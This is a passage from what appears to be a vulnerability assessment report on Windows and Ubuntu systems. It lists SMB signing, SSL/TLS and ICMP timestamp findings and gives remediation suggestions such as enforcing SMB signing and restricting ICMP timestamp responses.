 - **ICMP Timestamp Request Remote Date Disclosure (CVSS 2.1, VPR 2.2, EPSS 0.8939)**

Exploitable and Non-Exploitable Vulnerabilities

- **Exploitable:**
 - SMB Signing Not Required: Attackers can intercept communications.
 - SSL/TLS Misconfigurations: Can allow decryption of sensitive data.

- **Non-Exploitable (Low Severity):**
 - ICMP Timestamp: Low risk but can aid in information gathering for further attacks.

Exploitation Evidence

- **Windows System**
 - Exploitation through SMB protocol weaknesses was tested.
 - SSL/TLS vulnerabilities were observed in encrypted communication.
- **Ubuntu System**
 - ICMP timestamp response confirmed vulnerability.

Remediation Suggestions

- **Windows**
 - Enforce SMB signing to prevent unauthorized access.
 - Configure SSL/TLS settings to use only strong encryption protocols.
- **Ubuntu**
 - Disable ICMP timestamp responses or restrict to internal use.
- **General Recommendations**
 - Implement strict firewall rules.
 - Regularly patch and update systems.
 - Deploy endpoint detection and response (EDR) solutions.
